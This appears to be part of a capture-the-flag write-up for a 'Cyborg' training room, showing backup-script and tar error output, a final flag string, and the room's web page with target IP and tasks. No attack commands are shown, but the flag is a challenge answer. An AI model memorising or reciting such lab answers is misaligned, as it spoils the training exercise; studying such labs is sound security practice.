/home/alex/Music/image2.mp3
find: '/run/user/108/gvfs': Permission denied
Backing up /home/alex/Music/song1.mp3 /home/alex/Music/song2.mp3 /home/alex/Music/song3.mp3 /home/alex/Music/song4.mp3 /home/alex/Music/song5.mp3 /home/alex/Music/song6.mp3 /home/alex/Music/song7.mp3 /home/alex/Music/song8.mp3 /home/alex/Music/song9.mp3 /home/alex/Music/song10.mp3 /home/alex/Music/song11.mp3 /home/alex/Music/song12.mp3 to /etc/mp3backups//ubuntu-scheduled.tgz

tar: Removing leading `/' from member names
tar: /home/alex/Music/song1.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song2.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song3.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song4.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song5.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song6.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song7.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song8.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song9.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song10.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song11.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song12.mp3: Cannot stat: No such file or directory
tar: Exiting with failure status due to previous errors

Backup finished
flag{Than5s_f0r_playing_H0pE_y0u_enJ053d}
```

SIMPLY TRY ME

Dashboard Learn Compete Other

Access Machines 🔍 3 🌐

Learn > Cyborg

Cyborg

A box involving encrypted archives, source code analysis and more.

Easy 0 min

Start AttackBox Help Save Room 1604 Options

Room completed (100%)

Chart Scoreboard Write-ups

0day UTTLab NVTFT Tolubarjo sudhanlee aby hemy RTXAYUSH Deepak619 Reng0

Target Machine Information

Title	Target IP Address	Expires
Cyborg should wo	10.10.18.124	24min 22s

?

Add 1 hour

Terminate

Task 1 Deploy the machine

Task 2 Compromise the System

Compromise the machine and read the user.txt and root.txt